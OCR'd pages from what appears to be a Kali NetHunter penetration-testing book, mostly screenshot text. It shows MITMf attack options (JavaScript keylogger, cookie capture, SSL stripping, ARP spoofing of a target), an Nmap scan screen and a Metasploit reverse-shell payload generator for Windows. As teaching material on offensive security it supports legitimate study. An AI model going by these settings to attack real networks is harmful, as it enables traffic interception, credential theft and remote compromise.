



Table of Contents


Chapter 1: Introduction to Kali NetHunter






Victim
Router
Internet
Attacker



7:37
MITM Framework
General Settings
Responder Settings
Written by @byt3bl33d3r, MITMf aims to provide a one-stop-shop for Man-In-The-Middle and network attacks while updating and improving existing attacks and techniques.
Interface
wlan0
General Settings
JavaScript Keylogger
Enable Ferret-NG Cookie Capture Plugin
Browser Profiler
FilePWN (BDFPROXY)
BeEEF Autorun
SMB challenge-response auth attempts
SSLStrip+
App Cache Poison
Enable Upsidedowninternet
ScreenShotter
Enable ScreenShotter Plugin
Interval (in seconds) to screenshot:
10



7:36
MITM Framework
Inject Settings
Spoof Settings
MITMf Configuration
Spoof Settings
Enable Spoof Plugin (redirect/modify traffic)
Redirect Using:
ARP
ARP Mode:
Select ARP mode
Gateway IP:
192.168.1.1
Specify Target:
192.168.1.250
Shellshock vuln when spoofing DHCP then launch command:



micro
128MB



Victim
Nethunter
Internet
OTG cable



7:49
Nmap Scan
SCAN
scanme.nmap.org
Advanced Options
wlan1
Enable OS version detect, script scan, and traceroute
Ping Scan
Service/Version Detection
Enable OS detection
Enable IPv6
Ports
Top 20 Ports
Fast mode (fewer ports)
Don't randomize port scan
Timing Template
Normal
Scan Techniques
TCP SYN
UDP Scan



7:53
Metasploit Payload Generator
Msfvenom Payload Creator (MPC) is a wrapper written by g0tmi1k to generate multiple types of payloads, based on users choice. The idea is to be as simple as possible (only requiring one input) to produce their payload.
Type:
Windows [.exe]
Port:
443
IP Address:
172.16.17.5
Payload Options:
MSF
Reverse
Staged
TCP
GENERATE TO SDCARD
GENERATE TO HTTP

